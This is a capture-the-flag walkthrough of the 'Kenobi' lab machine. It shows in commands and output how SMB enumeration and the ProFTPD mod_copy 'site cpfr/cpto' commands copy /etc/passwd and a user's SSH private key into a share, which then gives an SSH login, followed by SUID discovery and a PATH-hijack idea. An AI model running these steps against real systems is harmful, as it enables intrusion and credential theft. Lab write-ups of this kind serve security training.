2020

CTF walkthrough


KENOBI

EVDAEZ

Contents

Initial nmap scan


Nmap scan takes forever due to the **-p-** switch. This switch means that nmap will scan all **65535** ports. As we will later learn, the crucial port here are **21**(**ftp**),**22**(**ssh**),**445**(**smb**)



```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      36484/udp   mountd
|   100005  1,2,3      38331/tcp   mountd
|   100005  1,2,3      45079/tcp6  mountd
|   100005  1,2,3      58449/udp6  mountd
|   100021  1,3,4      33738/udp   nlockmgr
|   100021  1,3,4      41473/tcp6  nlockmgr
|   100021  1,3,4      42675/tcp   nlockmgr
|   100021  1,3,4      59821/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
35553/tcp open  mountd      1-3 (RPC #100005)
37225/tcp open  mountd      1-3 (RPC #100005)
38331/tcp open  mountd      1-3 (RPC #100005)
42675/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumerating SMB shares


Smbmap will be used to enumerate smb shares. As we can see, we are listing the available smb shares as **guest** user and the only shares we have access to are **anonymous**. Although the shares are **read-only**, we will later learn that this could be leveraged with **ftp** to give us the initial access.



```
┌─[user@parrot-virtual]─[/tmp]
└──╼ $smbmap -H kenobi.thm
[+] Guest session       IP: kenobi.thm:445      Name: unknown
        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  NO ACCESS
        anonymous                                               READ ONLY
        IPC$                                                    NO ACCESS
┌─[user@parrot-virtual]─[/tmp]
└──╼ $
```

Data inside SMB share


This **log.txt** contains important **config** file that deals with 3 services, **ssh**, **smb**, **ftp**.



```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/blue]
└──╼ $smbclient //kenobi.thm/anonymous -U guest
Enter WORKGROUP\guest's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep  4 18:49:09 2019
  ..                                  D        0  Wed Sep  4 18:56:07 2019
  log.txt                             N    12237  Wed Sep  4 18:49:09 2019

                9204224 blocks of size 1024. 6877096 blocks available
smb: \> prompt
smb: \> lcd /tmp
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (9.5 KiloBytes/sec) (average 9
smb: \> _
```


Important configuration for SMB,FTP,SSH

SMB config




```
[anonymous]
   path = /home/kenobi/share
   browseable = yes
   read only = yes
   guest ok = yes

(END)
```

FTP config



```
# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                          ftp
  Group                         ftp
```


SSH config




```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
```

Initial Foothold


Fortunately, we are able to find public exploit for this version of ftp. Following the sequence of comands , we are able to copy passwd file to the smb share directory. What it means is that we are **able to also copy kenobi's ssh keyfile** over to the **smb share**.



```
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPd 1.3.5 - File Copy
------------------------------------------------------------------
```




```
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /home/kenobi/share/passwd
250 Copy successful
```



```
Enter WORKGROUP\user's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Dec 20 02:38:00 2020
  ..                                  D        0  Wed Sep  4 18:56:07 2019
  passwd                              N     1571  Sun Dec 20 02:38:00 2020
  log.txt                             N    12237  Wed Sep  4 18:49:09 2019

                9204224 blocks of size 1024. 6877116 blocks available
smb: \>
```

Clearing the way for id_rsa


We kinda need to remove all local .ssh files to pave the way for the soon-to-be downloaded id_rsa files from the target machine.



```
┌─[user@parrot-virtual]─[~/.ssh]
└──╼ $rm -v *
removed 'authorized_keys'
removed 'id_rsa'
removed 'id_rsa.pub'
removed 'known_hosts'
┌─[user@parrot-virtual]─[~/.ssh]
└──╼ $lsf
total 0
drwx------ 1 user user    0 Dec 20 02:46 ./
drwxr-xr-x 1 user user 1.3K Dec 20 02:40 ../
┌─[user@parrot-virtual]─[~/.ssh]
└──╼ $lsf
total 4.0K
drwx------ 1 user user   12 Dec 20 02:46 ./
drwxr-xr-x 1 user user 1.3K Dec 20 02:40 ../
-rw-r--r-- 1 user user 1.7K Dec 20 02:46 id_rsa
┌─[user@parrot-virtual]─[~/.ssh]
└──╼ $chmod 600 id_rsa
```

Smbclient to download files from target machine


Using smbclient, we downloaded id_rsa to our local machine



```
smb: \> dir
  .                                   D        0  Sun Dec 20 02:39:52 2020
  ..                                  D        0  Wed Sep  4 18:56:07 2019
  passwd                              N     1571  Sun Dec 20 02:38:00 2020
  id_rsa                              N     1675  Sun Dec 20 02:39:52 2020
  log.txt                             N    12237  Wed Sep  4 18:49:09 2019

                9204224 blocks of size 1024. 6877112 blocks available
smb: \> lcd /home/user/.ssh/
smb: \> get id_rsa
getting file \id_rsa of size 1675 as id_rsa (1.3 KiloBytes/sec) (average 1.3 KiloBytes/sec)
smb: \> _
```

User access accomplished


To gain acess we simply ssh to the target machine. There will be no need for us to input any password and we will be logged in as kenobi.



```
┌─[user@parrot-virtual]─[~/.ssh]
└──╼ $ssh kenobi@kenobi.thm
The authenticity of host 'kenobi.thm (10.10.215.151)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'kenobi.thm,10.10.215.151' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ clear
```

Finding suid-ed binaries


Of all files **/usr/bin/menu** seems to look suspicious, as such we will need to examine what it does.



```
kenobi@kenobi:~/share$ find / -type f -perm -u=s 2> /dev/null | xargs ls -lah {}
ls: cannot access '{}': No such file or directory
-rwsr-xr-x 1 root   root        31K Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root   root        40K May 16  2018 /bin/mount
-rwsr-xr-x 1 root   root        44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root   root        44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root   root        40K May 16  2017 /bin/su
-rwsr-xr-x 1 root   root        27K May 16  2018 /bin/umount
-rwsr-xr-x 1 root   root        93K May  8  2019 /sbin/mount.nfs
-rwsr-sr-x 1 daemon daemon      51K Jan 14  2016 /usr/bin/at
-rwsr-xr-x 1 root   root        49K May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root   root        40K May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root   root        74K May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root       8.7K Sep  4  2019 /usr/bin/menu
```

Exploiting SUID-ed binaries


What this binary does is to run 3 commands namely, **curl**, **uname** and **ifconfig**. Fortunately for us, the developer of this program doesn't include the **full path** to the said binaries. What we can do here is to **manipulate our path variable** so **instead of actually executing the legitimate binaries**, we will be **executing our custom binaries**.



```
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
```

Analysis of the /usr/bin/menu suid binary

